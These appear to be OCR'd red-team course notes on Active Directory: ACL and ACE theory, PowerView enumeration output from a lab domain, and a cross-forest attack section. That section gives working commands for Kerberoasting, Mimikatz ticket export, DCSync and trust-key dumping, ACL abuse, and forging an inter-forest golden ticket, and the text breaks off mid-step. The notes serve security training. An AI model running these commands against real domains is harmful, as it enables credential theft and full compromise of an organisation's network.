
- Active Directory Authorization
  - **Window Access Control List**
    - The Microsoft Windows Access Control Lists (ACLs) are a core element in the security model.
    - These lists can provide a set of permissions to help control access to network resources.
    - Every object in Windows systems can be linked to an ACL.
    - ACLs are formed by Access Control Entries (ACEs), which are statements to allow or deny access to a group or individual to resources.


    There are two types of ACLs in Windows -

    - **Discretionary Access Control List (DACL)**
      - It is a set of permissions that can be linked to an Active Directory object.
      - The DACL specifies the users and groups that can access such an object. It also determines the type of actions that can be performed over the object.
    - **System Access Control List (SACL)**
      - This list helps perform audits of users and groups that attempt (successfully or failed) to access an AD object.

- **Access Control Entries (ACE)**
  - An access control entry (ACE) is an element in an access control list (ACL).
  - An ACL can have zero or more ACEs.
  - Each ACE controls or monitors access to an object by a specified trustee.
  - Each ACE in an ACL describes a security identifier (SID) and specific access (or deny) rights allowed for that SID against a given object
  - E.g. an ACE can allow specific users to read/write/modify an object, while another ACE can deny access to the object altogether for other users.


Logon session
has
Access Token
User SID
Group SIDs
Integrity Level SID
Privileges
Other access info
is
is
Impersonation Token
Primary Token
Securable object
has
Security Descriptor
Header
Owner SID
Primary Group SID
has
has
DACL
SACL
*
*
*
1
Access Denied ACE
Header
Trustee SID
Access Mask
Access Allowed ACE
Header
Trustee SID
Access Mask
Audit ACE
Header
Trustee SID
Access Mask
Mandatory Label ACE
Header
Integrity level SID
Access Mask


LSA matches SIDs from the access token with SIDs in the ACEs
DACL
Access Token
User SID
Security group SIDs
User rights
Explicit deny ACEs
Explicit allow ACEs
Inherited deny ACEs
Inherited allow ACEs


Domain Enumeration
Entity (User, Group)
Group Policy Object (GPO)
Organizational Unit (OU)
Access Control List (ACL)
Domain Trusts
Forest

- **Entity Enumeration**

    - Domain Users / Groups can query the domain resources
    - In-built tools and Active Directory Service Interfaces (ADSI) queries can be used to query domain resources

```
C:\Users\emp01\Desktop>net group /domain
The request will be processed at a domain controller for domain atomic-nuclear.site.


Group Accounts for \\Atomic-DC.atomic-nuclear.site

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

```
C:\Users\emp01\Desktop>net user /domain
The request will be processed at a domain controller for domain atomic-nuclear.site.


User accounts for \\Atomic-DC.atomic-nuclear.site

-------------------------------------------------------------------------------
Administrator            DefaultAccount           emp01
emp02                    fsp_user                 Guest
krbtgt                   MSOL_7263abeaec06
The command completed successfully.
```

```
PS C:\Users\emp01\Desktop> $Class = [System.DirectoryServices.ActiveDirectory.Domain]
PS C:\Users\emp01\Desktop> $Class::GetCurrentDomain()


Forest                  : atomic-nuclear.site
DomainControllers       : {Atomic-DC.atomic-nuclear.site}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Atomic-DC.atomic-nuclear.site
RidRoleOwner            : Atomic-DC.atomic-nuclear.site
InfrastructureRoleOwner : Atomic-DC.atomic-nuclear.site
Name                    : atomic-nuclear.site
```

ADSI Query

```
PS C:\Users\emp01\Desktop> Get-NetDomain


Forest                  : atomic-nuclear.site
DomainControllers       : {Atomic-DC.atomic-nuclear.site}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Atomic-DC.atomic-nuclear.site
RidRoleOwner            : Atomic-DC.atomic-nuclear.site
InfrastructureRoleOwner : Atomic-DC.atomic-nuclear.site
Name                    : atomic-nuclear.site
```

PowerView

Domain Policy

```
PS C:\Users\emp01\Desktop> Get-DomainPolicy

Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1;
                 PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0;
                 ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\atomic-nuclear.site\sysvol\atomic-nuclear.site\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Mi
                 ndows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Computers

```
PS C:\Users\emp01\Desktop> Get-NetComputer -Properties dnshostname

dnshostname
-----------
Atomic-DC.atomic-nuclear.site
Atomic-DEV.atomic-nuclear.site
Cloud-Connect.atomic-nuclear.site


PS C:\Users\emp01\Desktop> Get-NetComputer -Properties name

name
----
ATOMIC-DC
ATOMIC-DEV
CLOUD-CONNECT
```

DC Properties

```
PS C:\Users\emp01\Desktop> Get-NetDomainController


Forest                   : atomic-nuclear.site
CurrentTime              : 4/26/2022 3:34:22 PM
HighestCommittedUsn      : 76916
OSVersion                : Windows Server 2016 Standard
Roles                    : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                   : atomic-nuclear.site
IPAddress                : 10.10.10.2
SiteName                 : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections       : {}
OutboundConnections      : {}
Name                     : Atomic-DC.atomic-nuclear.site
Partitions               : {DC=atomic-nuclear,DC=site, CN=Configuration,DC=atomic-nuclear,DC=site,
                           CN=Schema,CN=Configuration,DC=atomic-nuclear,DC=site, DC=DomainDnsZones,DC=atomic-nuclear,DC=sit
```

- **Group Policy Object Enumeration (GPO)**

    - Manage Configuration centrally in Active Directory
    - It is a collection of Group Policy Settings
    - Each Group Policy have an unique GUID
    - Can configure a system as per the requirement of users

```
PS C:\Users\emp01\Desktop> get-netgpo -Properties displayname, gpcfilesyspath

displayname                     gpcfilesyspath
-----------                     --------------
Default Domain Policy           \\atomic-nuclear.site\sysvol\atomic-nuclear.site\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
Default Domain Controllers Policy \\atomic-nuclear.site\sysvol\atomic-nuclear.site\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
```

- **Organizational Unit (OU)**

    - Contains an Active Directory entity like users, group, computer accounts etc
    - OUs can be nested and privileged users / groups can be enumerated as follows

```
PS C:\Users\emp01\Desktop> Get-NetOU


usncreated             : 6031
systemflags            : -1946157056
iscriticalsystemobject : True
gplink                 : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=atomic-nuclear,DC=site;0]
whenchanged            : 3/2/2022 5:14:20 PM
objectclass            : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged             : 6031
dscorepropagationdata  : {3/2/2022 9:24:00 PM, 3/2/2022 9:24:00 PM, 3/2/2022 9:24:00 PM, 3/2/2022 9:24:00 PM...}
name                   : Domain Controllers
description            : Default container for domain controllers
distinguishedname      : OU=Domain Controllers,DC=atomic-nuclear,DC=site
ou                     : Domain Controllers
whencreated            : 3/2/2022 5:14:20 PM
instancetype           : 4
objectguid             : 8e7f8aeb-5121-4ff5-8b92-0371833fa461
objectcategory         : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=atomic-nuclear,DC=site
```

- **Access Control Lists (ACLs)**
    - Provides security permission information of an entity
    - For example :
        - Which entity have permissions on a securable object?
        - What set of operations can be done on an securable object?

```
PS C:\Users\emp01\Desktop> Get-ObjectAcl -SamAccountName emp02 | Select-Object SecurityIdentifier, ActiveDirectoryRights

SecurityIdentifier                                                                                  ActiveDirectoryRights
------------------                                                                                  ---------------------
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-32-554                                                                                                 ReadProperty
S-1-5-21-362652519-1301230838-3035966508-517                                                  ReadProperty, WriteProperty
S-1-5-32-560                                                                                                 ReadProperty
S-1-5-32-561                                                                                  ReadProperty, WriteProperty
S-1-5-32-561                                                                                  ReadProperty, WriteProperty
S-1-5-32-554                                                                                                  GenericRead
S-1-5-32-554                                                                                                  GenericRead
S-1-1-0                                                                                                     ExtendedRight
S-1-5-10                                                                                                    ExtendedRight
S-1-5-10                                                                        ReadProperty, WriteProperty, ExtendedRight
S-1-5-21-362652519-1301230838-3035966508-512 ...d, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner
S-1-5-21-362652519-1301230838-3035966508-519 ...d, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner
S-1-5-32-544                                 ...eChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner
S-1-5-11                                                                                                      GenericRead
S-1-5-18                                                                                                       GenericAll
```

Enumerating ACL for a domain group and a domain user

```
PS C:\Users\emp01\Desktop> Get-ObjectAcl -SamAccountName "Enterprise Admins" -ResolveGUIDs

AceQualifier           : AccessAllowed
ObjectDN               : CN=Enterprise Admins,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Account-Restrictions
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-519
InheritanceFlags       : None
BinaryLength           : 60
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-32-554
AccessMask             : 16
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : inetOrgPerson
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : CN=Enterprise Admins,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Account-Restrictions
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-519
InheritanceFlags       : None
BinaryLength           : 60
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-32-554
AccessMask             : 16
AuditFlags             : None
```

```
PS C:\Users\emp01\Desktop> Get-ObjectAcl -SamAccountName "emp01" -ResolveGUIDs

AceQualifier           : AccessAllowed
ObjectDN               : CN=emp01,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Account-Restrictions
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-1106
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-362652519-1301230838-3035966508-553
AccessMask             : 16
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceQualifier           : AccessAllowed
ObjectDN               : CN=emp01,CN=Users,DC=atomic-nuclear,DC=site
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Logon
ObjectSID              : S-1-5-21-362652519-1301230838-3035966508-1106
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-362652519-1301230838-3035966508-553
AccessMask             : 16
AuditFlags             : None
```

Interesting Access Control Entries for a specific domain user account

```
PS C:\Users\emp01\Desktop> Invoke-ACLScanner -ResolveGUIDs |  ?{$_.IdentityReferenceName -match 'MSOL_7263abeaec06'} |more


ObjectDN                : DC=atomic-nuclear,DC=site
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ExtendedRight
ObjectAceType           : User-Force-Change-Password
AceFlags                : ContainerInherit, InheritOnly
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-362652519-1301230838-3035966508-1105
IdentityReferenceName   : MSOL_7263abeaec06
IdentityReferenceDomain : atomic-nuclear.site
IdentityReferenceDN     : CN=MSOL_7263abeaec06,CN=Users,DC=atomic-nuclear,DC=site
IdentityReferenceClass  : user

ObjectDN                : DC=atomic-nuclear,DC=site
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : WriteProperty
ObjectAceType           : ms-DS-Key-Credential-Link
AceFlags                : ContainerInherit, InheritOnly
AceType                 : AccessAllowedObject
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-362652519-1301230838-3035966508-1105
IdentityReferenceName   : MSOL_7263abeaec06
IdentityReferenceDomain : atomic-nuclear.site
IdentityReferenceDN     : CN=MSOL_7263abeaec06,CN=Users,DC=atomic-nuclear,DC=site
IdentityReferenceClass  : user
```

- **Domain Trusts**
    - Enumerate the direction of domain trust to understand the resource sharing flow
    - For example :
        - Trust Direction?
        - Other Domain Name convention, etc?

All Domains in same forest

```
PS C:\Users\emp01\Desktop> Get-NetForestDomain


Forest                  : atomic-nuclear.site
DomainControllers       : {Atomic-DC.atomic-nuclear.site}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Atomic-DC.atomic-nuclear.site
RidRoleOwner            : Atomic-DC.atomic-nuclear.site
InfrastructureRoleOwner : Atomic-DC.atomic-nuclear.site
Name                    : atomic-nuclear.site
```

Domain Trust Direction


```
PS C:\Users\emp01\Desktop> Get-NetDomainTrust


SourceName      : atomic-nuclear.site
TargetName      : atomic-nuclear.internal
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 3/10/2022 6:13:37 AM
WhenChanged     : 4/9/2022 9:25:46 PM
```

- **Forest Trusts**
    - Enumerate the direction of forest trust
    - For example :
        - Forest Trust Direction?
        - Other Forest interesting permission etc.

```
PS C:\Users\emp01\Desktop> Get-NetForestTrust


TopLevelNames             : {atomic-nuclear.internal}
ExcludedTopLevelNames     : {}
TrustedDomainInformation  : {atomic-nuclear.internal}
SourceName                : atomic-nuclear.site
TargetName                : atomic-nuclear.internal
TrustType                 : Forest
TrustDirection            : Bidirectional
```

```
PS C:\Users\emp01\Desktop> Get-NetForest


RootDomainSid          : S-1-5-21-362652519-1301230838-3035966508
Name                   : atomic-nuclear.site
Sites                  : {Default-First-Site-Name}
Domains                : {atomic-nuclear.site}
GlobalCatalogs         : {Atomic-DC.atomic-nuclear.site}
ApplicationPartitions  : {DC=DomainDnsZones,DC=atomic-nuclear,DC=site, DC=ForestDnsZones,DC=atomic-nuclear,DC=site}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : atomic-nuclear.site
Schema                 : CN=Schema,CN=Configuration,DC=atomic-nuclear,DC=site
SchemaRoleOwner        : Atomic-DC.atomic-nuclear.site
NamingRoleOwner        : Atomic-DC.atomic-nuclear.site
```

- **Cross Forest Enumeration**



- **Kerberoasting**

```
Import-Module PowerView.ps1

Get-DomainTrust | ?{$_.TrustType -ne 'External'} | %{Get-Netuser -SPN -Domain $_.targetName}
```

```
Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList HTTP/CWF-DC.cyberwarfare.corp
```

OR

```
Request-SPNTicket -SPN HTTP/CWF-DC.cyberwarfare.corp
```
(via PowerView)

```
. .\ Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command '"Kerberos::list /export"'
```

```
Python tgsrepcrack.exe <pass_list.txt> <SPN_Ticket.kirbi>
```

- **ACL Enumeration**

```
Import-Module PowerView.ps1

Invoke-ACLScanner -Domain enterprise.corp
("cross_admin" user have FULL rights over enterprise.corp forest)
```

With the Privileges of "**cyberwarfare\cross_admin**", give "**student1**" FULL rights over 2nd forest

```
Add-ObjectAcl -TargetDomain enterprise.corp -PrincipalIdentity student1 -Rights All -Verbose
```

- **FSP Enumeration**

```
Import-Module PowerView.ps1

Find-ForeignGroup -Domain partner.local

Get-DomainUser | ?{$_.objectsid -eq 'S-1-5-21-xxxxxx-95aaaaaaa-aavvbbb-1105'}
```

Result = Enough Privileges on “enterprise.corp”, now **pwn** the resolved user and laterally move to 2nd Forest

- **Trust Key Abuse**

Extract Inter-Forest Trust Key

```
. .\Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command '"lsadump::dcsync /user:cyberwarfare\enterprise-dc$"'
```

OR

```
Invoke-Mimikatz –Command '"lsadump::trust /patch"'
```

OR

```
Invoke-Mimikatz –Command '"lsadump::lsa /patch"'
```

Forge **Inter-Forest** TGT

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:cyberwarfare.corp
/sid:S-1-5-21-xcxcxcxc-erererer-xyxyxyxy /rc4:<Trust_Hash> /service:krbtgt /target:enterprise.corp
/sids:S-1-5-21-xdsdsdsd-xxxxxx-xxxxx-519 /ticket:C:\Windows\Temp\enter_enterprise.kirbi"'
```

Request TGS with the forged TGT (using kekeo module)

```
asktgs.exe C:\Windows\Temp\enter_enterprise.kirbi CIFS/enterprise-dc.enterprise.corp
```

Inject the TGS into memory and then access the explicitly shared directory

```
